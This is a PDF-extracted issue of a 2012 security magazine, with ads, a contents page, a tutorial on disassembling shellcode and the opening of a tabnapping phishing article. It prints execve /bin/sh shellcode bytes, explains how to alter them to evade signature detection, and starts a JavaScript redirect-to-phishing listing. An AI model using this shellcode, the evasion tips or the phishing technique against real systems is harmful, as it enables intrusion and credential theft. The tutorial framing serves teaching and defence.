# Exploiting Software NO2 NO2 ISSUE 02/2012(6) ISSUE 1733-7186

# HARDENING OF JAVA APPLICATIONS AGAINST AOP

# **SHELLCODE INJECTION**

# **TABNAPPING ATTACK**

# **ENTERPRISE VULNERABILITY MANAGEMENT**



STOP THE ATTACKERS FROM GETTING FULL CONTROL OF YOUR COMPUTER: SECURITY TESTING WITH THE SOCIAL ENGINEERING TOOLKIT HOW TO ATTACK USING NMAP AND METASPLOIT: THE POWER OF EXPLOITATION TOOLS



# It's here! Penetration testing for Students

Click here To enter the early bird list



#### 80% of beginners remain beginners or give up completely

We know the pain of being a beginner. You either don't have the foundational skills or you don't have a clear path to follow. Don't give up. There is a better way. Our course will teach you basics of networks and web apps.

#### It's not just about 1337 instructors

Expert teachers hardly remember what took them to the expert status. It's a fact. There is no way to effectively teach beginners other than help them building strong foundations and showing them the correct path.





#### You can do it

If you keep studying without a clear learning path you are probably wasting time. Secret is path and perseverance. Better a single step in the correct direction than 10 random steps. Our course will save you months of struggling and frustrations.

# You gotta see this.

www.elearnsecurity.com



# Still hacking virtual machines?



# Coliseum Lab is here!

# The most epic web app hacking lab you have ever seen



# **CLICK HERE**

14 educational challenges in a multi-platform environment.

Epic!

#### www.coliseumlab.com



# Exploiting Software

# Exploiting Software

team

Editor in Chief: Grzegorz Tabaka grzegorz.tabaka@hakin9.org

Managing Editor: Natalia Boniewicz natalia.boniewicz@hakin9.org

Editorial Advisory Board: Rebecca Wynn, Matt Jonkman, Donald Iverson, Michael Munt, Gary S. Milefsky, Julian Evans, Aby Rao

Proofreaders: Michael Munt, Rebecca Wynn, Elliott Bujan, Bob Folden, Steve Hodge, Jonathan Edwards, Steven Atcheson, Robert Wood

Top Betatesters: Nick Baronian, Rebecca Wynn, Rodrigo Rubira Branco, Chris Brereton, Gerardo Iglesias Galvan, Jeff rey Smith, Robert Wood, Nana Onumah, Rissone Ruggero, Inaki Rodriguez

Special Thanks to the Beta testers and Proofreaders who helped us with this issue. Without their assistance there would not be a Hakin9 Expoiting Software magazine.

Senior Consultant/Publisher: Paweł Marciniak

**CEO:** Ewa Dudzic ewa.dudzic@hakin9.org

Production Director: Andrzej Kuca andrzej.kuca@hakin9.org

DTP: Ireneusz Pogroszewski Art Director: Ireneusz Pogroszewski ireneusz.pogroszewski@hakin9.org

Publisher: Software Press Sp. z o.o. SK 02-682 Warszawa, ul. Bokserska 1 Phone: 1 917 338 3631 www.hakin9.org/en

Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage. All trade marks presented in the magazine were used only for informative purposes.

All rights to trade marks presented in the magazine are reserved by the companies which own them. To create graphs and diagrams we used smartdrowwere program by smartDraw

Mathematical formulas created by Design Science MathType™

#### DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

#### Dear Readers,

AOP, or Aspect-Oriented Programming, is a technick of breaking down program logic into distinct parts. In this issue entitled Hardening of Java Applications against AOP you will learn how to prevent reverse engineering of your Java applications. In the leading article of the issue Hardening of Java Applications against AOP exploits Daniel Drozdzewski will discuss the exploitability of Java applications running in managed environments (Java EE). Craig Wright in his next article on Shellcode Beyond Automated Tools and Frameworks: the shellcode injection process will show how to use Python as a launch platform for your shellcode. You will understand understand the shellcode creation process and where to find the fundamentals of the Python programming language. This article will start a monthly series designed to take the reader from a novice to being able to create and deploy their own shellcode and exploits. Hackers using Social Engineering attacks are getting much better at their craft, and people are making it very easy for them. If you want to know some of the techniques used by attackers and see how they could get full control of your computer and most importantly, how to stop them, read the article. Using the Social Engineering Toolkit to Test Network Security writen by Daniel Dieterle. To understand what is tabnapping and how it works read the article Tabnapping Attack: Hijacking Browser Tabs written by Abdy Martinez. If you are interested in NMAP and metasploit attacks I recommend you to read the article The Power Of Exploitation Tools written by Wong Chon Kit. Don't miss also the article Enterprise Vulnerability Management written by Dennis Distler who will show us the ways to set up a vulnerability management program to be successful. Apart of the articles, which reading to I highly encourage you, we have also prepared a small surprise for you. Inside the magazine you will find the advertisement of Ashamoo. It is enough to click on it and you will be able to download a cool program ashampoo burning studio elements 10 free.

> Enjoy the reading! Natalia Boniewicz & Hakin9 Team

# You've been using us for years.



# World-Leading Security Consulting.



Email sales@mdsec.co.uk Tweet @MDSecLabs www.mdsec.co.uk

# ATTACK PATTERN

#### 8 Beyond Automated Tools and Frameworks: the shellcode injection process

#### By Craig Wright

Automated frameworks (including Metasploit) have simplified the testing and exploitation process. This of course comes with a price. Many penetration testers have become tool jockeys with little understanding of just how software functions. This script kiddle approach to code testing does have its place. It has allowed us to drastically increase the number of people working on testing systems for vulnerabilities and in assessing the risks these pose. At the same time, if these individuals do not progress further, simply relying on the ability to leverage the efforts of others, we will hit bottlenecks in the creation of new tests and processes. This article is going to follow from previous articles as well as going into some of the fundamentals that you will need in order to understand the shellcode creation process, how to use Python as a launch platform for your shellcode and that the various system components are.



# 14 Tabnapping Attack: Hijacking Browser Tabs

#### By Abdy Martinez

Tabnapping is a sophisticated way to do a phishing attack. Before we analyze what it is, how it works and how to avoid it, let's review the concept of phishing, because the basic steps of tabnapping are same as traditional phishing attack. Abdy will show how the tabnapping works and how to defend from it.

#### 20 The Power Of Exploitation Tools

#### By Wong Chon Kit

Since 2011, we have heard about a lot of incidents around the world regarding confidential information being compromised, government websites being defaced and big corporation networks crippled for some reason.The famous example will be the Anonymous group, but have you ever wondered what the success factor is? Is this the new area of the modern ninja? Until now, we don't hear much in the news mentioning corporate network attacks by ninjas; rather we hear the term blackhat. Blackhat practitioners have similar practices as the ancient ninja. The tools used by the ninja today will be different than the ancient. The most common technique they use will be scanning and exploitation. The author covers the two important areas and types of attacks using NMAP and metasploit.

#### DEFENSE PATTERN 28 Hardening of Java Applications against

## AOP exploits

#### By Daniel Drożdżewski

As we already know, AOP allows us to inject our fragments of code in the very well defined places across the target code base. This injecting, called in the world of AOP weaving, can occur at different stages of the target's codebase life. AOP could weave our code quite literally into the target, when the target source code is available. AOP could also weave our aspects during runtime by creating dynamic proxies with our code, which would then call the target code wherever and whenever appropriate. Another way to achieve runtime weaving is weaving our code during target code loading time. This so-called Load Time Weaving (LTW) happens by collaborating loader. In this case compiled code, before being loaded into the memory, is being enriched by the content of our aspects. Finally, AOP can weave the aspects into the compiled code using its own compiler (without access to target's source code). In other words code of aspects is woven into the target's compiled code, and from there on, no further involvement of any AOP tools is needed in order



#### CONTENTS

to execute enriched target. Only this post-Compile Time Weaving has no further dependency on AOP tooling when the target is being executed. There are good and bad sides to each of the types of weaving and the choice will depend on many factors. All of those, however, depend on AOP tools' ability to find the right pointcuts in which to weave the extra functionality. Daniel will show how to hide crucial pointcuts from the AOP's radar. In the previous two parts of this series Daniel introduced AOP as a tool that could assist in reverse engineering or even possibly in cracking of Java desktop applications (Java SE). This time he will show a simple trick that could prevent reverse engineering of our Java applications. He will also discuss the exploitability of Java applications running in managed environments (Java EE).

#### 34 Enterprise Vulnerability Management

#### By Dennis Distler

In todays world vulnerabilities are disclosed on a daily basis. Enterprises must have a program in place to manage newly identified vulnerabilities. With a vulnerability management program, identifying the vulnerabilities is only part of the battle. A lot of organizations set up a vulnerability scanner, run a few scans, and perhaps tell overworked and under appreciated systems administrators to fix the identified vulnerabilities. Typically the administrator is dealing with other issues, such as system outages, new requirements, etc., and vulnerability keeps falling to the bottom of the list. This article will show ways to set up a vulnerability management program to be successful.

#### SECURITY TESTING 40 Using the Social Engineering Toolkit to Test Network

#### Security

#### By Daniel Dieterle

Hackers using Social Engineering attacks are getting much better at their craft, and people are making it very easy for them. A Social Engineer will use information gathered about a person, place or business in specially crafted attacks that play on people's thoughts, beliefs or emotions. Social engineers are Hackers that focus in on using personal information mixed with human reactions, emotions or fear to trick you into opening an infected file or visiting a malicious website. Social engineering attacks are one of the top techniques used against networks today. Why spend days, weeks or even months trying to penetrate layers of network security when you can just trick a user into running a file that allows you full access to their machine and bypasses most anti-viruses, firewalls and many intrusion detection systems? Daniel will explain some of the techniques used by attackers and he will show you how they could get full control of your computer and most importantly, how to stop them.


#### Learn Web Application Security with...



# Coliseum

Virtual labs 100% practical hands on training by eLearnSecurity

> FIND OUT 14 educational challenges



www.coliseumlab.com

# ATTACK PATTERN

# **Beyond Automated**

Tools and Frameworks: the shellcode injection process

This article is going to follow from previous articles as well as going into some of the fundamentals that you will need in order to understand the shellcode creation process, how to use Python as a launch platform for your shellcode and that the various system components are.

This is designed as a precursor to the actual injection process where we will in a later article next month introduce the actual injection process and start to move from automatic exploit frameworks (such as Metasploit) into being able to create and execute one's own exploit successfully. In order to do this, we need to start understanding just how code works and to know where to find the fundamentals of the Python programming language. This article will start a monthly series designed to take the reader from a novice to being able to create and deploy their own shellcode and exploits.

#### Introduction

Automated frameworks (including Metasploit) have simplified the testing and exploitation process. This of course comes with a price. Many penetration testers have become tool jockeys with little understanding of just how software functions. This script kiddie approach to code testing does have its place. It has allowed us to drastically increase the number of people working on testing systems for vulnerabilities and in assessing the risks these pose. At the same time, if these individuals do not progress further, simply relying on the ability to leverage the efforts of others, we will hit bottlenecks in the creation of new tests and processes.

In previous articles, we have covered a number of topics to do with the creation of shellcode. In this one we shall start to introduce the means that will allow the tester to use that code without having to rely on an external framework. Frameworks do allow for the simpler sharing of code, but also limit us at the same time. They lock the tester into selected platforms. More, attacks in the wild have and are moving further away from the automated framework and the tester needs to be able to anticipate and simulate this to remain as effective.

In subsequent articles this will be expanded into the creation of standalone exploit kits.

In order to do this, we also need to take a step back and explain the system and the tools we will use in more detail. To achieve this, we will start with describing the various components that are used and to providing an introduction to the Python programming language. This will also extend into a simple method to analyse shellcode using GCC such that we can come to understand what the shellcode others have created is designed to do. This is a useful

**Listing 1.** Shellcode sample (This sample of shellcode has been taken from Zillion (2002). This page goes into detail as to the operation of the shellcode and the reader is encouraged to step through this. The reader will find countless many examples online with a simple Google search and many good examples are also included within the Metasploit framework.)

"\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"

"\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"

"\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x23\x41\x41\x41"

"\x42\x42\x42\x42";

# Bill Exploiting Software

skill when reversing malware as well as a good way to learn from the existing code base and even to leverage some of the various tools that are freely available already.

#### What is shellcode again?

First and foremost, shellcode is an essential part of any exploit. This does not really inform us as to what it is or how it functions. Simply put, shellcode is an array of hex values that are arranged in such a way as to act as a set of assembly language instructions in order to make the machine it is run on do some function. This function can be to spawn a shell or to execute arbitrary code of the testers design. It is a fundamental part of any buffer overflow attack, but that is not all it is used for.

Just about any exploit that you may discover in the wild or as a part of a framework will target vulnerabilities using shellcode. This can be as the payload of a buffer overflow attack, a heap spray or other form of injection.

We will start by analysing this small segment of shellcode (Listing 1). To do this, we will start by compiling this shellcode source into an executable file.

#### **Disassembling Shellcode**


We will start by first compiling and then disassembling the shellcode sample we have introduced above (Listing **Listing 2.** Using GCC to compile the shellcode sample

sudo gcc -g -o shellcode shellcode.c

1). The debugger gdb, objdump or nasm (OllyDby, Immunity and IDA Pro all work well when analysing shellcode on a Windows host.) work well for this task. To do this, we take the shellcode from above and paste it into a file using vi. That is, vi shellcode.c as can be seen in Figure 1.

We have added a main() statement and placed our shellcode sample into a character array to aid in compiling it. We need to compile the sample so that we can load it into a disassembler or debugger. These tools will interpret the hex instructions for us and return a series of assembly instructions for us to analyse. This C *skeleton program* can be compiled into a binary executable using gcc (see Listing 2).

We can see in Figure 2 that we have created an executable file called *shellcode*. I have used the SIFT binary image for this analysis, but there are many good pre-configured analysis images based on Linux that are freely available. In addition, using one of the standard



```
sansforensics@SIFT-Workstation:~$ vi shellcode.c
sansforensics@SIFT-Workstation:~$ sudo gcc -g -o shellcode shellcode.c
sansforensics@SIFT-Workstation:~$ ls -l shellcode
-rwxr-xr-x 1 root root 9012 2012-02-06 22:13 shellcode
sansforensics@SIFT-Workstation:~$
```

Figure 2. Our compiled executable, "shellcode"

Linux distributions and installing tools such as NASM will enable you to create a shellcode analysis system very easily.

The sample of shellcode used in this article is by no means the simplest, but it is well known. Many examples of shellcode will actually be far smaller than this, but some can also be quite complex at the same time.

Loading the compiled code into GDB is simple. Just execute the command, gdb shellcode. Once it is loaded into GDB, we just have to use the gdb disassemble command with the shellcode[] array we created as the object it will analyse as gdb will interpret the contents of the shellcode array as if it was assembly code. This is displayed in Figure 3.

Altering this shellcode sample can be as simple as changing the shell being called. In Listing 1, we can change the call to spawn /bin/sh to something such as a call to /bin/ksh by changing the hex entry, x2fx62x69 x6ex2fx73x68" to "x2fx62x69x6bx6ex2fx73x68.

With this simple change, we have altered the shellcode in a manner that allows us to control its objective.

#### What if I use Windows?

For those of us who are more aligned to using Windows, we can load and disassemble our shellcode in the same way using IDA Pro or OllyDbg. Starting with a tool such as <code>Shellcode2Exe.py</code> (Zeltser, 2011) or <code>ConvertShellcode</code> we can convert our shellcode sample into an executable in Windows and load it into IDA Pro.

Loading the shellcode into IDA Pro (Figure 4) we see a visually simplified view of the same disassembly we completed in GDB (Figure 3). This display can be of use to people who are less familiar with coding as it displays the jumps (and conditional jumps) in a more structured manner.

Now we have to start learning to interpret what these assembly instructions actually mean.

#### **Assembly Instructions**

In the last article (*Starting to write your own shellcode* in Hakin9, Jan 23 2012.) we started to detail what a system register is. We need to extend this and to start to look at other parts of the system. To understand assembly processing, we need to understand the

Copyright (C) 2009 Free Softwar License GPLv3+: GNU GPL version			/licenses/gpl.html>
This is free software: you are	free to	change and redistrib	oute it.
There is NO WARRANTY, to the ex	tent pe	rmitted by law. Type	"show copying"
and "show warranty" for details			
This GDB was configured as "i48	6-linux	-gnu".	
For bug reporting instructions,	please	see:	CPD to discountly the
<http: gd<="" software="" td="" www.gnu.org=""><td>b/bugs/</td><td>&gt;</td><td>GBD to disassemble the</td></http:>	b/bugs/	>	GBD to disassemble the
Reading symbols from /home/sans	forensi	cs/shellcodedone.	code
(gdb) disassemble shellcode			
Dump of assembler code for func	tion sh	ellcode:	
0x0804a040 <shellcode+0>:</shellcode+0>	jmp	0x804a05c <shellcode< td=""><td>+28&gt;</td></shellcode<>	+28>
0x0804a042 <shellcode+2>:</shellcode+2>	рор	%esi	
0x0804a043 <shellcode+3>:</shellcode+3>	xor	%eax,%eax	
0x0804a045 <shellcode+5>:</shellcode+5>	mov	%al,0x7(%esi)	
0x0804a048 <shellcode+8>:</shellcode+8>	lea	(%esi),%ebx	
0x0804a04a <shellcode+10>:</shellcode+10>	mov	%ebx,0x8(%esi)	
0x0804a04d <shellcode+13>:</shellcode+13>	mov	%eax,0xc(%esi)	
0x0804a050 <shellcode+16>:</shellcode+16>	mov	\$0xb,%al	
0x0804a052 <shellcode+18>:</shellcode+18>	mov	%esi,%ebx	
0x0804a054 <shellcode+20>:</shellcode+20>	lea	0x8(%esi),%ecx	
0x0804a057 <shellcode+23>:</shellcode+23>	lea	0xc(%esi),%edx	
0x0804a05a <shellcode+26>:</shellcode+26>	int	\$0x80	
0x0804a05c <shellcode+28>:</shellcode+28>	call	0x804a042 <shellcode< td=""><td>:+2&gt;</td></shellcode<>	:+2>
0x0804a061 <shellcode+33>:</shellcode+33>	das		
0x0804a062 <shellcode+34>:</shellcode+34>	bound	%ebp,0x6e(%ecx)	
0x0804a065 <shellcode+37>:</shellcode+37>	das		
0x0804a066 <shellcode+38>:</shellcode+38>	jae	0x804a0d0	
0x0804a068 <shellcode+40>:</shellcode+40>	and	0x41(%ecx),%eax	

Figure 3. Our disassembled "shellcode"

Figure 4. Altering the "shellcode"

concept of LIFO or Last in First out. Think a stack of dishes when you think of the stack in memory. Just as you do not try to take a disk from the base of a large stack (well not without consequences), stack calls pull the last item entered and return that moving one by one to the previously added entries until the first to have been added to the stack is removed as the last item.

In particular, when working with the stack, the two assembly commands that you need to have a strong understanding of are *push* and *pop*.

- "PUSH" saves the contents of a register onto the stack.
- "POP" grabs the saved contents from the stack and puts it into a specific register.

In this, we can think of the stack as the endless tape in a turning machine (Here we are of course ignoring the necessary memory and processor constraints). As we move along the stack we are adding and removing values we have saved previously.

A good and quick introduction to assembly coding is available in *Assembler: The Basics In Reversing* (This paper is currently available online at *http://flipedesign.com/basics\_of\_assembler.pdf*). In this you




Figure 5. IDA disassembled "shellcode"

will find a small but critical list of instructions that you will need to know when you start to create shellcode. It includes:

- ADD (addition)
- AND (logical AND)
- CMP (compare)
- TEST (test two values)
- DEC (decrement)
- DIV (division)
- INC (increment)
- INT (interrupt handler)
- LEA (load effective address)
- MOV (move)
- MUL (multiplication)
- NOP (no operation)
- OR logical OR)
- POP (See above in the stack section)
- PUSH (See above in the stack section)
- XOR (exclusive OR)

From here we start to move to conditional statements and jumps. That is, we can branch to different functions based on the input or other values we have in the registers and flags. Changing the execution path updates the value held in the EIP register. This is used

> to add jumps, calls and loops to your code. The main jump statements and their uses are displayed in Table 1.

> Jumps are enacted unconditionally (JMP, CALL, RET) when the code always branches to another location in memory. These are fixed controls that always behave in a set manner if the code reaches a point where it will execute them.

> A conditional jump (JCC, JE, JZ etc.) are used to control execution branches (See Table 1). These forms of jumps are used to branch into different execution paths based on the values retuned to the jump statement. That is, these control the branching of a code segment based on whether certain conditions have been fulfilled. Often, these conditionals are based on the returned value in a Boolean statement (see Table 2).

> Most conditionals actually change the values held in a destination operand or register. There are some that do not (CMP, TEST). CMP is an implied SUB and TEST an implied AND function.

# **ATTACK PATTERN**

The effects of a conditional instruction are stored in the *flags* register. For instance, in Listing 3, the statement  $_{Cmp}$  EBX EAX will not result in the ZF bit (zero flag in the flags register) being set as EBX and EAX are not equal. In this operation, the values stored in both EAX and EBX will not change and will remain the same after the operation as before.

The statement  $_{Cmp}$  EBX EBX will result in the ZF bit (zero flag in the flags register) being set as EBX – EBX would equal zero (that is they are the same value). Conversely, statement  $_{Sub}$  EAX ECX will result in ZF being set, but it will also result in the EAX register being modified.

In this example (Listing 3), with the values set in lines 1 to 3, the statement at line 4 will not set ZF and as such the conditional at line 5 will not execute. The statement at line 6 will set the ZF flag and the jump at line 7 would take the execution to the value held in the EDX register. Hence, the test at line 8 and the conditional statement at line 9 will only execute if EDX contained the value referencing the memory location for line 8 (Interestingly, if the register EDX was to contain the memory location

Table 1. Jcc Assembly Jumps

Jump	Action	Flags
JA	Jump if (unsigned) above	CF = 0 and $ZF = 0$
JB	Jump if (unsigned) below	CF = 1
JC	Jump if carry flag set	CF = 1
JE	Jump if equal	ZF = 1
JG	Jump if (signed) greater than	ZF = 0 and SF=OF
JGE	Jump if (signed) greater than or equal to	SF = OF
JL	Jump if (signed) less than	SF != OF
JLE	Jump if (signed) less than or equal to	ZF = 1 and SF != OF
JMP	Jump	Always jumps
JNE	Jump if not equal	ZF = 0
JNZ	Jump if not zero	ZF = 0
JZ	Jump if zero	ZF = 1

#### Table 2. Logical Operations

Logical Operation	Source	Destination	Result
AND	1	1	1
	1	0	0
	0	1	0
	0	0	0
OR	1	1	1
	1	0	1
	0	1	1
	0	0	0
XOR	1	1	0
	1	0	1
	0	1	1
	0	0	0
NOT	0	N/A	1
	1	N/A	0

for statements 5, 7 or 9 this would result in an endless execution loop and a possible DoS against the system as the program looped endlessly to the same call.).

The TEST instruction is similar to the CMP instruction in that it does not change the values stored in the registers but acts as an AND instruction (Table 2).

In the next article we will continue this process by converting *If-Else* and *If-Else-If-Else* loops to and from assembly code. In this, we will take C/C++ statements and write them as assembly code and vice versa. This will continue into examining loops and stack functions.

Loops are important parts of any program code and in injected code are regularly deployed by attackers in order to:

- · Encrypt and decrypt data and network traffic,
- Log keystrokes while checking for selected key codes,
- Port scan or ping sweep systems incrementally, and
- Connect to a C&C server by scrolling through a list of available systems.

#### Using Python to deliver shellcode

In next article we will start to use python to deliver your shellcode. Before you do this, you will need to have some experience with this scripting language. To do this, you need to start with a quick introduction to learning more about Python if you do not already have this skill.

List	<b>ing 3.</b> Te	esting c	onditionals
1	Mov	EAX	04
2	Mov	EBX	10
3	Mov	ECX	04
4	Cmp	EBX	EAX
5	JZ	EDX	
6	Cmp	EBX	EBX
7	JZ	EDX	
8	Sub	EAX	ECX
9	JZ	EDX	

**Listing 4.** Shellcode sample (This sample of shellcode has been taken from Zillion (2002). This page goes into detail as to the operation of the shellcode and the reader is encouraged to step through this. The reader will find countless many examples online with a simple Google search and many good examples are also included within the Metasploit framework.)

python.exe <script\_name.py> 127.0.0.1 80

Python is a script interpreter and interactive interpreter at the same time allowing developers to either run and test code samples or to create executable scripts. Once we have found a site, we can use Python to simply deploy our exploit and shellcode. We see in Listing 4 just how simple it is to deploy an exploit script written in Python against a web server running on the local host. What we need to do is learn just how to write this script so we can deploy the shellcode we are learning to both write and to alter.

#### **Learning Python**

There are many good resources available for those who want to learn Python. Some of the ones I have found to really work are included below:

- Google Python Class http://www.youtube.com/ watch?v=tKTZoB2Vjuk
- PythonLearn http://www.py4inf.com/
- The Python Tutorial http://docs.python.org/tutorial/
- Beginner's Guide to Python http://wiki.python.org/ moin/BeginnersGuide
- Interactive Python tutorial http://www.learnpython.org/

Once you have the basic skills, we can take these and use them in developing deployment platforms. With these skills, you will find yourself able to do far more than use a framework.

#### Conclusion

Gaining a comprehensive understanding of shellcode takes time, but it is well worth the effort. In following articles, we will extend this process further as we start to detail how we can follow shellcode and interpret the jumps and calls made within it. In doing this, we will not only learn how to successfully modify the shellcode we have copied from others, extending its use, but to also learn to create our own. More, we will be able to reverse engineer hostile shellcode and to understand what purposes it has been created for.

Shellcode can be said to have a shelf life. As samples become popular and are used more widely in the underground community, they are slowly added into IDS and Anti-Malware signatures. Widely deployed shellcode, including that used in the Metasploit project, has a particularly low shelf-life. This is not to say that it will not be useful against many sites, but that it will be less likely to have value in testing highly secure sites.

In many cases, the alteration of small sections of the shellcode can result in the signatures that have been created to detect, alert and block it becoming ineffective. For instance, making small changes to a piece of existing shellcode to run /bin/csh in place of the standard call to /bin/sh can increase the useful life of the shellcode. As we start to learn how shellcode is created

#### References

- Foster, J., Osipov, V., Bhalla, N., and Heinen, N. (2005) "Buffer Overflow Attacks: Detect, Exploit, Prevent" Syngress, USA
- Zeltser, L (2011) "http://zeltser.com/reverse-malware/ convert-shellcode.html" Online at: http://zeltser.com/ reverse-malware/convert-shellcode.html
- zillion (2002) "Writing Shellcode" (safemode.org) Online at: http://www.safemode.org/files/zillion/shellcode/doc/ Writing\_shellcode.html

and formed, we can also start to alter it and extend it running different payloads or changing its form to avoid detection.

Python is a scripting language with a strong support for shellcode. A tester with a good understanding of Python and shellcode will be able to create their own exploit packages. This increases the value of the tester immensely. Instead of being one of many people who have the capability to run Metasploit or some other automated framework, you become one of a select few people who can actually create their own tools and exploits.

Anybody who desires to become an advanced pentester will find it essential to gain proficiency in at least one scripting language. This of course will require dedicated effort as there is no replacement for real world use in learning to code in any language (even a scripted language such as Python).

Python is the language of choice for many penetration testers and there is a wide community within the information security profession developing and extending it. For this reason, Python should be a high priority on any testers to learn list. There are innumerable examples of Python scripts, tools and methodologies to enhance your own tools readily available with the ease of a Google search. More, there are free tutorials and interactive lessons.

#### **CRAIG S WRIGHT**

Craig Wright (Charles Sturt University)is the VP of GICSR in Australia. He holds the GSE, GSE-Malware and GSE-Compliance certifications from GIAC. He is a perpetual student with numerous post graduate degrees including an LLM specializing in international commercial law and ecommerce law, A Masters Degree in mathematical statistics from Newcastle as well as working on his 4th IT focused Masters degree (Masters in System Development) from Charles Stuart University where he lectures subjects in a Masters degree in digital forensics. He is writing his second doctorate, a PhD on the quantification of information system risk at CSU.

# ATTACK PATTERN

# Tabnapping Attack Hijacking Browser Tabs

How many browser tabs do you have open right now? I bet you have more than five. No, I am not a psychic... But beware because you are extremely vulnerable to being tabnapped!

abnapping is a sophisticated way to do a phishing attack. Before we analyze what it is, how it works and how to avoid it, let's review the concept of phishing, because the basic steps of tabnapping are same as traditional phishing attack.



**Figure 1.** The attacker puts bait to you in the pretext of your bank asking you to confirm your account number

#### **Traditional Phishing Attack**

Phishing is the most popular method for hacking email accounts. In order to perform the attack the victim must clicking on a malicious link sent via email. The link then takes the victim to a web page that has been built to look like exactly Gmail, Facebook, Twitter or even the victim's bank so that the attacker can collect login information.

On the other hand, when performing a tabnapping attack the attacker does not need to send a fake page via email to victim, instead, it directly attacks open tabs on the victim's browser.

#### What is Tabnapping?

At the time I was writing this article, I had more than nine browser tabs open and connected to various websites and I am sure that I am not unique in this.

Ask me if I remember what I site I had opened in each one... and the truth is no. This behavior makes me extremely vulnerable to Tabnapping attack.

Many people use multiple tabs for accessing banking, Gmail, Facebook, Hakin9 and other websites simultaneously, as it is a necessity in the world of multitasking.

The problem is that this behavior enables Tabnapping attacks.

Tabnapping, from the words *tab* and *kidnapping*, use the browser's multi tabbed environment to confuse the user and redirect any unused tab to the attacker's phishing web page.

Now, the phisher no longer has to bait unsuspecting victims via email and, more importantly, he does not have to gain the trust of their victim. Innocent users simply login to a page that they believe they have already opened.

#### How does it work?

Tabnapping is all about the relation of two web pages. So, suppose two web pages: Web Page X and Web Page Y.

In this example, the victim was viewing Web Page X in a tab of an Internet browser and then opened another page on an additional tab of the browser. If the user does not return to Web Page X for some prespecified time, Web Page X will automatically redirect to Web Page P (the phishing page). This redirection and checking for user actions is done by JavaScript that runs transparently in the background. This javascript modifys the contents of one tab while the user is focused on another tab.

According to Aza Raskin, creative lead of Mozilla and discoverer of this attack, tabnapping works like this: the user navigates to a normal-looking site, and using JavaScript the site detects the page has lost focus and changes the displayed favicon with another. The replacement favicon could be for Gmail, and the page title changes accordingly, along with the page itself to be replaced with a Gmail clone login harvesting site.

The unwary user, assuming they've had a Gmail page open, might then quickly scan the numerous tabs open in the browser and select this fake one, assume it's the real deal (as they'd already checked their email there some minutes earlier), and also assume they'd simply been logged out.

Then they log back in again, at which point they're redirected to the real Gmail, which they never logged out of, and will also be none the wiser that anything untoward has happened since their login will appear to have succeeded. Nobody would imagine that a rogue or compromised site, using a small bit of JavaScript, could kidnap and subvert tabs like this.

Also, Raskin pointed that: Every time you include a third-party script on your page, or a Flash widget, you leave yourself wide open for an evil doer to use your site as a staging ground for this kind of attack.


Tabnabbing can get really terrible when it is combined with tools like CSS history miner, which is used to detect which website the user has visited and then customizes the attack for that specific website. There are also other methods to determine if a user is currently logged into a web based service. Once the hacker knows what services a victim is currently logged in to, the attack can become even more effective.

#### **Deep analysis**

Let's create a real-life scenario, to help you figure out how it actually works and how it is delivered to a victim:

#### Victim Perspective: Being Tapnapped

John, a security specialist in a bank, decided to navigate the Internet looking for information about



**PC Fix** 

# Fix Windows Registry & Repair PC Errors!

# Before you continue:

Free scan your Computer now! Improve PC Stability and performances Clean you registry from Windows errors

Instant Scan

# **ATTACK PATTERN**



Figure 2. Too many tabs open in Web Browser

Listing	<b>1a.</b> JavaScript code to perform Tabnapping
[01]	html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/<br loose.dtd">
[02]	<html></html>
[03]	<head></head>
[04]	<meta content="text/html; charset=utf-8" http-equiv="Content-Type"/>
[05]	<title>WEB PAGE X</title>
[06]	
[07]	<h1><font color="red">WEB PAGE X</font></h1>
[08]	<body></body>
[09]	<pre>- </pre> <pre></pre> <pre></pre> <pre></pre> <pre></pre>
[010]	The script will redirect this page to a phishing page.
[011]	Simply do nothing or go web surfing in other tabs until the magic occurs (wait $5$ seconds).
[012]	
50101	
